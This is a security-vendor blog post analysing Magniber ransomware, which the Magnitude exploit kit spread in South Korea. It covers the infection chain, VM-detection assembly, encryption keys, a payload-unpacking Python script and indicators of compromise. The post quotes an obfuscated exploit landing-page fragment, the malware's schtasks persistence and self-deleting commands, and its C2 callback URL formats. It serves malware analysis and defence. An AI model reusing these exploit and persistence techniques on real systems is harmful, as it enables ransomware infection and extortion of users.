Magniber Ransomware Wants to Infect Only the Right People

Blog

Muhammad Umair

Oct 19, 2017

5 min read

| Last updated: Apr 28, 2023

Ransomware

Threat Research

Exploit kit (EK) use has been on the decline since late 2016; however, certain activity remains consistent. The Magnitude Exploit Kit is one such example that continues to affect users, particularly in the APAC region.

In Figure 1, which is based on data gathered in March 2017, we can see the regions affected by Magnitude EK activity during the last three months of 2016 and the first three months of 2017.




Figure 1: Magnitude EK distribution as seen in March 2017

This trend continued until late September 2017, when we saw Magnitude EK focus primarily on the APAC region, with a large chunk targeting South Korea. Magnitude EK activity then fell off the radar until Oct. 15, 2017, when it came back and began focusing solely on South Korea. Previously it had been distributing Cerber ransomware, but Cerber distribution has declined (we have also seen a decline of Cerber being distributed via email) and now it is distributing ransomware known as Magniber.

Infection

The first reappearance of Magnitude EK on Oct. 15 came as a malvertising redirection from the domain: fastprofit[.]loan. The infection chain is shown in Figure 2.




Figure 2: Infection chain

The Magnitude EK landing page consisted of CVE-2016-0189, which was first reported as being used in Neutrino Exploit Kit after it was patched. Figure 3 shows the landing page and CVE usage.

```
Host: 3e37i982wb90j.fileice.services

HTTP/1.1 200 OK
Server: Apache/2.2.15 (CentOS) DAV/2 mod_fastcgi/2.4.6
X-Powered-By: PHP/5.6.31
Last-Modified: Mon, 16 Oct 2017 10:49:22 GMT
Accept-Ranges: bytes
Connection: close
Content-Type: text/html
Date: Mon, 16 Oct 2017 10:50:45 GMT
Content-Length: 4696

<!DOCTYPE HTML>
<head>
<meta http-equiv="X-UA-Compatible" content="IE=7">
</head>
<body>
<script language="VBScript">
Dim jp208022
Dim L2391(32)
Dim cmmysfewle(32)
Dim v0
v0 =
Array(chr(87),chr(103),chr(&h30&),chr(76),chr(&o50&),chr(&h72&),chr(&h6d&),"6",chr(98),chr(&o112&),chr(&o141&),ch
r(&o156&),chr(&o103&),"o",chr(&h78&),chr(&o56&),"%",chr(&h29&),chr(101),chr(&h45&),chr(&h5c&),chr(&o101&),chr(&o1
64&),"v",chr(115),";","i",chr(&o47&),chr(&h3a&),chr(53),chr(&h75&),chr(106),chr(&h4f&),chr(&o143&),chr(&o70&),chr
(108),chr(72),chr(&o160&),chr(51),chr(&h32&),"1",chr(&h20&),chr(84),chr(&o150&),"S",chr(82),chr(100),"w",chr(77),
chr(&o107&),chr(&h2f&),chr(44),chr(52))
mmuibd =
```

Figure 3: Magnitude EK landing page

As seen previously with Magnitude EK, the payload is downloaded as a plain EXE (see Figure 4) and domain infrastructure is hosted on the following server:

“Apache/2.2.15 (CentOS) DAV/2 mod_fastcgi/2.4.6”

```
GET http://3e37i982wb90j.fileice.services/691429378f03154aefbf5cebd1ce2fdb HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Proxy-Connection: Keep-Alive
Host: 3e37i982wb90j.fileice.services

HTTP/1.1 200 OK
Server: Apache/2.2.15 (CentOS) DAV/2 mod_fastcgi/2.4.6
X-Powered-By: PHP/5.6.31
Connection: close
Content-Type: text/html
Date: Mon, 16 Oct 2017 10:50:47 GMT
Content-Length: 218112

MZ.....@.....  .!..L.!This program cannot be run in DOS
mode.

$.....t.....G.....G.....G.....G.....G
.....G.....Rich.....PE..L..../.Y..... .....
```

Figure 4: Magnitude payload header and plain MZ response

Payload

In the initial report published by our colleagues at Trend Micro, the ransomware being distributed is referred to as Magniber. These ransomware payloads only seem to target Korean systems, since they won't execute if the system language is not Korean.

Magniber encrypts user data using the AES128. The sample used (dc2a2b84da359881b9df1ec31d03c715) for this analysis was pulled from our system when the campaign was active. Of note, this sample differs from the hash shared publically by Trend Micro, but the two exhibit the same behavior and share the infection vector, and both were distributed around the same time.

The malware contains a binary payload in its resource section encrypted in reverse using RC4. It starts unpacking it from the end of the buffer to its start. Reverse RC4 decryption keys are 30 bytes long and also contain non-ASCII characters. They are as follows:

dc2a2b84da359881b9df1ec31d03c715 RC4 key:

{ 0x6b, 0xfe, 0xc4, 0x23, 0xac, 0x50, 0xd7, 0x91, 0xac, 0x06, 0xb0, 0xa6, 0x65, 0x89, 0x6a, 0xcc, 0x05, 0xba, 0xd7, 0x83, 0x04, 0x90, 0x2a, 0x93, 0x8d, 0x2d, 0x5c, 0xc7, 0xf7, 0x3f }

The malware calls *GetSystemDefaultUILanguage*, and if the system language is not Korean, it exits (instructions can be seen in Figure 5). After unpacking in memory, the malware starts executing the unpacked payload.





Figure 5: Language check targeted at Korea

A mutex with name "ihsdj" is created to prevent multiple executions. The payload then generates a pseudorandom 19-character string based on the CPU clock from multiple *GetTickCount* calls. The string is then used to create a file in the user's %TEMP% directory (e.g. "xxxxxxxxxxxxxxxxxxx.ihsdj"), which contains the IV (Initialization Vector) for the AES128 encryption and a copy of the malware itself with the name "ihsdj.exe".

Next, the malware constructs 4 URLs for callback. It uses the 19-character long pseudorandom string it generated, and the following domains to create the URLs:

- bankme.date
- jobsnot.services
- carefit.agency
- hotdisk.world

In order to evade sandbox systems, the malware checks to see if it's running inside a VM and appends the result to the URL callback. It does this by sandwiching and executing CPUID instructions (shown in Figure 6) between RDTSC calls, forcing VMEXIT.



```
; Attributes: bp-based frame

sub_407D20 proc near

var_8= dword ptr -8
var_4= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 8
push    ebx
mov     [ebp+var_8], 0
mov     [ebp+var_4], 0
rdtsc
mov     [ebp+var_8], eax
cpuid                   ; cpuid to force vmexit
rdtsc
mov     [ebp+var_4], eax
mov     eax, [ebp+var_4]
sub     eax, [ebp+var_8]
pop     ebx
mov     esp, ebp
pop     ebp
retn
sub_407D20 endp
```

Figure 6: CPUID instruction to detect VM presence

The aforementioned VM check is done multiple times to gather the average execution time of the CPUID, and if the average execution time is greater than 1000, it considers the system to be a VM. In case the test fails and the malware thinks the system is a VM, a "1" is appended at the end of the URL (see Figure 7); otherwise, "0" is appended. The format of the URL is as follows:

http://[19 character pseudorandom string].[callback domain]/new[0 or 1]

Examples of this would be:

- http://7o12813k90oggw10277.bankme[.]date/new1
- http://4bg8l9095z0287fm1j5.bankme[.]date/new0




Figure 7: Command and control communication

If the malware is executed a second time after encryption, the callback URL ends in "end0" or "end1" instead of "new". An example of this would be:

hxxp://j2a3y50mi0a487230v1.bankme[.]date/end1

The malware then starts to encrypt user files on the system, renaming them by adding a ".ihsdj" extension to the end. The AES128 Key and IV for the sample analyzed are listed:

- IV: EP866p5M93wDS513
- AES128 Key: S25943n9Gt099y4K

A text file "READ_ME_FOR_DECRYPT_xxxxxxxxxxxxxxxxxxx_.txt" is created in the user's %TEMP% directory and shown to the user. The ransom message is shown in Figure 8.




Figure 8: Ransom message for the infected user

The malware also adds scheduled tasks to run its copy from %TEMP% with compatibility assistant, and loads the user message as follows:

- schtasks /create /SC MINUTE /MO 15 /tn ihsdj /TR "pcalua.exe -a %TEMP%\ihsdj.exe
- schtasks /create /SC MINUTE /MO 15 /tn xxxxxxxxxxxxxxxxxx /TR %TEMP%\READ_ME_FOR_DECRYPT_xxxxxxxxxxxxxxxxxx_.txt

The malware then issues a command to delete itself after exiting, using the following local ping to provide delay for the deletion:

> cmd /c ping localhost -n 3 > nul & del C:\PATH\MALWARE.EXE)

Figure 9 contains the Python code for unpacking the malware payload, which is encrypted using RC4 in reverse.

```
import sys


if __name__ == "__main__":
    payload_file = sys.argv[1]
    key_file = sys.argv[2]
    decrypted_payload_file = sys.argv[3]

    key = ""

    with open(key_file, "rb") as kfile:
        key = kfile.read()

    with open(decrypted_payload_file, 'wb') as out:

        with open(payload_file, "rb") as payload:
            data = payload.read()
            S = range(256)
            j = 0

            for i in range(256):
                j = (j + S[i] + ord(key[i % len(key)])) % 256
                S[i], S[j] = S[j], S[i]

            i = 0
            j = 0

            outbuff = ""

            for char in reversed(data):
                i = (i + 1) % 256
                j = (j + S[i]) % 256
                S[i], S[j] = S[j], S[i]

                outbuff = chr(ord(char) ^ S[(S[i] + S[j]) % 256]) + outbuff

        out.write(outbuff)
```

Figure 9: Python script for unpacking malware payload

Conclusion

Ransomware is a significant threat to enterprises. While the current threat landscape suggests a large portion of attacks are coming from emails, exploit kits continue to put users at risk — especially those running old software versions and not using ad blockers. Enterprises need to make sure their network nodes are fully patched.

Indicators of Compromise

Malware Sample Hash

dc2a2b84da359881b9df1ec31d03c715 (decryption key shared)

Malverstiser Domains

- fastprofit[.]loan
- fastprofit[.]me

EK Domain Examples

- 3e37i982wb90j.fileice[.]services
- a3co5a8iab2x24g90.helpraw[.]schule
- 2i1f3aadm8k.putback[.]space

Command and Control Domains

- 3ee9fuop6ta4d6d60bt.bankme.date
- 3ee9fuop6ta4d6d60bt.jobsnot.services
- 3ee9fuop6ta4d6d60bt.carefit.agency
- 3ee9fuop6ta4d6d60bt.hotdisk.world